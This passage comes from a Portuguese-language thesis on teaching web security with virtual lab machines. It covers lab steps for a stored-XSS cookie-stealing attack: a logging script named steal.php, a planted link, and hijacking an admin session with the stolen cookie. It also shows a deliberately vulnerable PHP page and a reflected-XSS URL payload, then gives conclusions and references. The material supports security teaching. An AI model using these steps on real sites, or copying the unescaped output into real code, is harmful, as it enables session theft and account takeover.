<meta http-equiv="Refresh" content="0; url=http://192.168.6.135">
```

Figura 42 - Código do arquivo steal.php

Este código escrito em PHP basicamente abre o arquivo log.txt localizado no mesmo diretório e escreve algumas variáveis, como a data em que o usuário teve seu cookie roubado, o navegador utilizado pelo usuário e o cookie que foi roubado. Em seguida o script fecha o arquivo log.txt e emite uma mensagem de erro, apenas para dar ao usuário a impressão de que a página acessada não pode ser visualizada como sucesso. No final do arquivo, um comando de redirecionamento

automaticamente leva o usuário à página inicial. Lembre-se de alterar o endereço http://192.168.6.135 para o endereço alocado em seu computador para a máquina virtual CTF6.

Agora vamos fazer o post do link malicioso para que as vítimas possam clicar.

2. Faça login no site clicando em “Log In” e entrando com os dados de usuário: labtest e senha: labtest
3. Em seguida localize o post da tarefa anterior com o título “Teste de XSS” e clique em “Edit this event”.
4. Troque o campo “Description” para o seguinte código HTML (substitua o endereço IP para o endereço IP de sua máquina virtual Windows): Clique aqui para mais informacoes
5. Clique em “Add event”.

Pronto! A armadilha está criada. A partir de agora, qualquer usuário que esteja autenticado perante o site e clicar no link que acabamos de publicar, terá seu cookie roubado.

O próximo passo é simular a ação de uma vítima.

6. Repita o procedimento de Log in no site, mas desta vez entre com os dados de usuário: admin e senha adminpass
7. Clique no link “Clique aqui para mais informacoes” que aparece na página inicial do site e observe o que acontece.
8. Clique em “Log Out” na barra superior para encerrar a sessão.

Agora voltemos ao atacante e vamos observar os resultados após o acesso ao link por uma vítima.

9. Abra o arquivo “log.txt” que você criou anteriormente e veja o seu conteúdo.

O conteúdo do arquivo armazena agora o cookie roubado da vítima. Iremos utilizar estas informações para nos autenticar perante ao site com as credenciais desta vítima. Você deve visualizar no campo “COOKIE” algo como a figura 43:

```
COOKIE : PHPSESSID=8jlgm9ir68i85t0tm4129g48o3; logged_in=1; user_id=1;
hash=25e4ee4e9229397b6b17776bfceaf8e7
```

Figura 43 - Visualização de cookie

Com estas informações, nós podemos nos autenticar perante o site, utilizando as credenciais deste usuário, sem digitar seus dados de usuário e senha. Antes, iremos limpar os cookies antigos no navegador Mantra.

10. No navegador Mantra, clique no menu principal e em seguida em Options → Options, como mostra a figura 44:



Figura 44 - Caminho para o menu Options do MANTRA

11. Clique na aba “Privacy” e em seguida no link “remove individual cookies” que fica dentro do painel “History”.
12. Clique em “Remove All Cookies” e por seguinte em “Close” e “Ok”.
13. Abra o Firebug, como mostra a figura 31.

14. Clique na aba “Cookie” na barra principal do Firebug, como mostra a figura 45:



Figura 45 - Aba Cookies do Firebug

15. Para simularmos a sessão da vítima e obtermos autenticação, crie no Firebug um cookie para cada valor correspondente que aparece no “COOKIE” do arquivo de log. Para isso, clique em “Cookies” na barra do Firebug e em seguida em “Create cookie”. Preencha o campo “Name” com o nome do atributo e o campo “Value” com o valor do atributo.

Após preencher os 4 atributos, você deve visualizar algo como na figura 45 do passo 14 desta tarefa.

16. Com os cookies preenchidos, clique no menu “Log In” no site e observe o resultado.

Como resultado esperado, você deve ser automaticamente reconhecido e autenticado com as credenciais da vítima.

Tarefa 4: Teste de um ataque de XSS refletido.

Ao contrário dos ataques de XSS armazenados, os ataques de XSS refletidos não ficam armazenados no banco de dados. Desta forma, o código malicioso será enviado junto com a requisição do usuário e será refletido de volta para o seu navegador. O código malicioso normalmente fica no próprio link que o usuário clica, podendo estar em alguns casos em formulários também. O cenário requerido para realizarmos um ataque XSS refletido é quando a página resultante de uma

requisição devolve parcialmente ou totalmente a entrada que utilizamos na requisição (Como em uma busca, por exemplo).

Nesta tarefa vamos apenas fazer uma demonstração de como um ataque XSS refletido funciona. Para isso vamos criar no diretório “C:\Arquivos de programas\Apache Software Foundation\Apache2.2\htdocs” uma página HTML chamada “teste.php” que cria um link com o endereço passado como parâmetro no navegador, como mostra a figura 46:

```
<html>
        <head>
                <title>Teste de XSS refletido</title>
        </head>
        <body>
                <a href="<?php echo $_GET['linklocation']; ?>">Link</a>
        </body>
</html>
```

Figura 46 - Código do arquivo teste.php

Agora vamos acessar a página pelo navegador Mantra passando como parâmetro a página índex padrão do Apache “index.html”.

1. Acesse a página criada do navegador Mantra (troque o endereço IP do link pelo endereço IP de sua máquina virtual Windows): http://192.168.6.131/test.php?linklocation=index.html
2. Clique no link da página e veja o resultado

Agora vamos inserir um simples código JavaScript no parâmetro passado ao navegador para testar um ataque XSS refletido.

3. Altere o endereço acessado para (substitua o IP do endereço): http://192.168.6.131/test.php?linklocation=index.html"><script>alert("Teste de XSS Refletido")</script><a href="index.html

Note que um alerta surgiu na tela antes de o link ser mostrado, o que significa que conseguimos executar um JavaScript ao acessar a página simplesmente acoplando o JavaScript ao endereço de acesso.

```
<a href=" http://192.168.6.131/test.php?linklocation=
index.html"><script>alert("Teste de XSS Refletido")</script><a href="index.html
">Link</a>
```

Figura 47 - Formação do código da página atacada, após um ataque XSS

Na figura 47, podemos visualizar a formação do código da página. O código em preto representa o texto inserido pelo navegador, enquanto que o código em vermelho, o texto digitado pelo usuário. A inserção de um fechamento de tag (“>) logo após “index.html” indica o fechamento da tag (<a href= “) permitindo a inserção seqüencial de um código JavaScript através da tag (<script>). Ao final, repare que a abertura e fechamento de tags ajustam-se perfeitamente, produzindo um código consistente.

O sucesso dessa requisição representa que podemos, por exemplo, inserir um código JavaScript que referencia outro código JavaScript externo, o qual não precisa estar contido no link, de forma a não deixá-lo muito longo. Parte do link pode ainda ser codificada, de modo a impedir a leitura e compreensão pelo usuário.

7 – Considerações finais

A partir do levantamento de dados realizados durante este trabalho, foi possível perceber a importância e necessidade do uso de segurança computacional em prol das atividades e procedimentos realizados em nosso dia-a-dia. Com o aumento do uso de aplicativos para web, varejo online e o crescimento da utilização de tecnologia computacional para fins governamentais e sociais, a segurança

computacional torna-se indispensável para o sucesso desta evolução. As falhas de injeção tornaram-se grandes vilãs deste cenário no qual os serviços online são cada vez mais freqüentes. Visto a necessidade da aplicação de segurança computacional, torna-se notório a importância de estudos, aperfeiçoamentos e criação de novas tecnologias nesta área. O uso de ferramentas para analisar e gerenciar a segurança computacional de aplicações, terminais e até redes inteiras, torna-se indispensável como forma de prevenção contra vulnerabilidades que podem trazer prejuízos de diversas proporções para estes alvos. Visto que estas ferramentas de análise podem ser usadas tanto para objetivos nobres quanto para objetivos maliciosos, a descoberta de falhas e vulnerabilidades por pessoas mal intencionadas pode ser catalisada com tais ferramentas. Portanto, vulnerabilidades de todos os níveis de gravidade, merecem atenção.

O uso da virtualização para a realização dos testes e experimentos mostrou-se satisfatório para atingir os objetivos almejados. A virtualização permitiu com que as cópias das máquinas virtuais originais permanecessem inalteradas em um estado consistente, enquanto que cópias utilizadas para a realização dos roteiros laboratoriais pudessem sofrer modificações e até danos. Desta forma, o aluno pode experimentar na prática diversas atividades que seriam danosas caso fossem executadas em um computador de um laboratório da universidade, por exemplo. Um ponto negativo do uso da virtualização neste trabalho é a quantidade de máquinas virtuais que o aluno consegue executar simultaneamente em um computador hospedeiro. A escolha de um sistema operacional como o Windows XP ao invés de seus sucessores ajudou do ponto de vista que ele necessita de menos memória para executar, permitindo assim que mais máquinas virtuais pudessem ser executadas simultaneamente. Mesmo com baixa utilização de recursos por máquina

virtual, a quantidade máxima de máquinas virtuais que conseguimos executar simultaneamente não é muito grande, de forma que se quiséssemos fazer mais alterações em diferentes máquinas virtuais para obter diferentes resultados em cada máquina virtual em nossas análises, estaríamos limitados a poucas máquinas em um mesmo computador hospedeiro.

Em relação aos roteiros laboratoriais, para serem executados nestes ambientes virtualizados, a criação de um processo passo-a-passo e ilustrativo, mostrou-se bastante importante do ponto de vista didático, pois facilita ao aluno o entendimento do manuseio das diferentes ferramentas utilizadas, permitindo-o focar no problema que está sendo resolvido ou no teste que está sendo realizado.

A metodologia utilizada para construir os roteiros baseou-se em técnicas para testar diretamente o problema envolvido, fazendo uma reflexão sobre os motivos que nos levaram a realizar a tarefa de tal maneira. Desta forma, o aluno compreende o problema, passando por uma linha de raciocínio lógico para atingir os objetivos.

7.1 – Trabalhos futuros

O uso da virtualização no ensino de segurança tem crescido e ganhado destaque entre as diferentes metodologias de ensino de segurança. Este cenário indica que o assunto ainda ganha força no campo de pesquisa e que vários trabalhos ainda podem ser realizados neste campo.

Como forma de continuar este trabalho, outros roteiros de problemas e ou ferramentas distintas podem ser desenvolvidos utilizando como base o mesmo ambiente virtual. A pesquisa de outros problemas de segurança e de novas ferramentas de análise e gestão de segurança podem ser incorporadas a este trabalho de forma iterativa.

Há ainda a possibilidade do desenvolvimento de novas metodologias utilizando a virtualização como peça fundamental para o ensino de segurança, como mostram alguns trabalhos relacionados na seção 5.3.

Referências bibliográficas

ACKER, Bernard Van; BACKER, Karl De. **Authentication and Non-repudiation with existing electronic identity cards**. IBM – Belgica, 2007.

BELAPURKAR, Abhijit; CHAKRABARTI, Anirban; PONNAPALLI, Harigopal; VARADARAJAN, Niranjan. **Distributed Systems Security; Issues, Processes and Solutions.** Publicação: John Wiley & Sons, Ltd., 2009. ISBN 978-0-470-51988-2.

BISHOP, Matt. **Introduction to Computer Security**. Edição: Addison Wesley Professional, 2005. ISBN 0-321-24744-2.

BRINHOSA, Rafael; WESTPHALL, Carla Merkle; WESTPHALL, Carlos Becker. **Desenvolvimento do Modelo WSIVM para Aperfeiçoar a Segurança em SOA e Serviços Web.** SEMISH – SBC. Julho de 2011. Natal (RN).

CERT. **Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil**. Disponível em: <http://www.cert.br/stats/incidentes>. Acessado em 30 de Junho de 2011.

CGI Security. **The Cross-Site Scripting (XSS) FAQ.** Disponível em: <http://www.cgisecurity.com/xss-faq.html>. Acessado em 16 de Janeiro de 2012.

CHEN, Li-Chiou; TAO, Lixin. **Teaching Web Security Using Portable Virtual Labs.** 11th IEEE International Conference on Advanced Learning Technologies. Pace University, Pleasantville, New York, 2011. pp.491-495, 6-8 July 2011. DOI: 10.1109/ICALT.2011.153.

CLARKE, Justin. **SQL Injection Attacks and Defense.** Publicado por Syngress Publishing, Inc. Elsevier, Inc. 30 Corporate Drive Burlington, MA 01803, 2009. ISBN 13: 978-1-59749-424-3.

DASWANI, Neil; KERN, Christoph; KESAVAN, Anita. Foundations of Security – **What every Programmer Needs to Know.** 2007. ISBN-13 (pbk): 978-1-59059-784-2. ISBN-10 (pbk): 1-59059-784-2.

E-Consulting Corp, 2011. Disponível em: <http://www.e-consultingcorp.com.br/knowledge/indicadores-de-mercado/varejo-online-vol>. Acesso em 30 de Junho de 2011.

GREGG, Michael. **Build Your Own Security Lab: A Field Guide for Network Testing.** Publicado por Wiley Publishing, Inc., Indianapolis, Indiana, 2008. ISBN: 978-0-470-17986-4.

HARRIS, Shon; HARPER, Allen; EAGLE, Chris; NESS, Jonathan; LESTER Michael. **Gray Hat Hacking: The Ethical Hacker´s Handbook.** Publicado por McGraw-

Hill/Osborne. 2100 Powell Street, 10th Floor Emeryville, California 94608, U.S.A. 2005. ISBN 0-07-225709-1.

ISSO/IEC 27005 International Standard. **Information technology – Security techniques – Information security risk management**. Número de referência ISO/IEC 27005:2008(E). Suiça, 2008.

KNUDSEN, Jonathan B.. **Java Cryptography**. Editora O'Reilly, 1998. ISBN 1-56592-402-9.

LANDWEHR, Carl E. **Computer Security**. Mitretek Systems, 7525 Colshire Drive, McLean, VA 22102, USA. Publicação Online: 27 jul. 2001. Springer-Verlag 2001.

LAUREANO, Marcos Aurélio Pchek; MAZIERO, Carlos Alberto. **Virtualização: Conceitos e Aplicações em Segurança.** Pontifícia Universidade Católica do Paraná, Centro Universitário Franciscano. 2008.

MANTRA. **Download Mantra Security Toolkit**. Disponível em: <http://www.getmantra.com/download/mantra-security-toolkit.html>. Acessado em 8 de Maio de 2012.

NAKAMURA, Emilio Tissato; GEUS, Paulo Lício de. **Segurança de Redes em Ambientes Cooperativos**. São Paulo: Ed. Novatec, 2007. ISBN 978-85-7522-136-5.

NANCE, Kara; HAY, Brian; DODGE, Ronald; SEAZZU, Alex; BURD, Steve. **Virtual Laboratory Environments: Methodologies for Educating Cybersecurity Researchers.** Department of Computer Science, University of Alaska Fairbanks; Department of Electrical Engineering and Computer Science, U.S. Military Academy; Anderson School of Management, University of New Mexico. Methodological Innovations Online, 2009.

NMAP [A]. **Descoberta de Hosts**. Disponível em: < http://nmap.org/man/pt_BR/man-host-discovery.html >. Acessado em 11 de Janeiro de 2012.

NMAP [B]. **Download**. Disponível em: < http://nmap.org/download.html >. Acessado em 11 de Janeiro de 2012.

NMAP [C]. **Guia de Referência do Nmap**. Disponível em: <http://nmap.org/man/pt_BR/>. Acessado em 11 de Janeiro de 2012.

NMAP [D]. **Técnicas de Escaneamento de Portas**. Disponível em: < http://nmap.org/man/pt_BR/man-port-scanning-techniques.html>. Acessado em 11 de Janeiro de 2012.

OLIVEIRA, Rômulo Silva de; CARISSIMI, Alexandre da Silva; TOSCANI, Simão Sirineo. **Sistemas Operacionais - 4ª Edição**. Editora: Bookman – Instituto de Informática da UFRGS, Porto Alegre, 2010. ISBN: 978-85-7780-521-1.

OWASP [A]. **Category:Attack**. Disponível em: < https://www.owasp.org/index.php/Category:Attack >. Acessado em 30 de Junho de 2011.

OWASP [B]. **Cross-site Scripting (XSS)**. Disponível em: < https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)>. Acessado em 30 de Junho de 2011.

OWASP [C]. **OWASP Top 10 – 2010 The Ten Most Critical Web Application Security Risks**. Disponível em: < http://www.owasp.org/index.php/Top_10>. Acessado em 30 de Junho de 2011.

OWASP [D]. **SQL Injection**. Disponível em: < https://www.owasp.org/index.php/SQL_Injection>. Acessado em 30 de Junho de 2011.

OWASP [E]. **Top 10 2010-A2-Cross-Site Scripting (XSS).** Disponível em: <https://www.owasp.org/index.php/Top_10_2010-A2>. Acessado em 8 de Maio de 2012.

SHIREY. **Internet Security Glossary RFC2828, 2000**. Disponível em: < http://tools.ietf.org/html/rfc2828>. Acessado em 30 de Junho de 2011.

SOURCE FORGE. **Download: Capture The Flag 6**. Disponível em: <http://sourceforge.net/projects/lampsecurity/files/CaptureTheFlag/ctf6/lampsecurity.org.ctf6.tar.gz/download>. Acessado em 8 de Maio de 2012.

SYMANTEC Corporation, 2011. **Vulnerability Trends**. Disponível em: < http://www.symantec.com/business/threatreport/topic.jsp?id=vulnerability_trends&aid=total_number_of_vulnerabilities>. Acessado em 30 de Junho de 2011.

TENABLE Network Security, Inc [A]. **Activation Code**. Disponível em: <http://www.nessus.org/register>. Acessado em 8 de Maio de 2012.

TENABLE Network Security, Inc [B]. **Download**. Disponível em: <http://www.nessus.org/download/>. Acessado em 8 de Maio de 2012.

TENABLE Network Security, Inc [C]. **Nessus 5.0 - Installation and Configuration Guide**. 7063 Columbia Gateway Drive, Suite 100, Columbia, MD 21046, 2012.

TENABLE Network Security, Inc [D]. **Nessus 5.0 - User Guide**. 7063 Columbia Gateway Drive, Suite 100, Columbia, MD 21046, 2012.

TENABLE Network Security, Inc [E]. **Plugins**. Disponível em: <http://www.nessus.org/plugins>. Acessado em 8 de Maio de 2012.

VACCA, John R.. **Computer and Information Security Handbook**. Edição: John R. Vacca. Canada: Elsevier Inc., 2009. ISBN 978-0-12-374354-1.

VMWare. Disponível em: <http://www.vmware.com/br/virtualization/virtualization-basics/what-is-virtualization.html>. Acessado em 23 de Janeiro de 2012.

WILLEMS, Christian; KLINGBEIL, Thomas; RADVILAVICIUS, Lukas; CENYS, Antanas; MEINEL, Christoph. **A Distributed Virtual Laboratory Architecture for Cybersecurity Training**. 6th International Conference on Internet Technology and Secured Transactions, 11-14 December 2011, Abu Dhabi, United Arab Emirates. 2011.

World Wide Web Consortium. **Document Object Model (DOM).** Disponível em <http://www.w3.org/DOM/>. Acessado em 8 de Maio de 2012.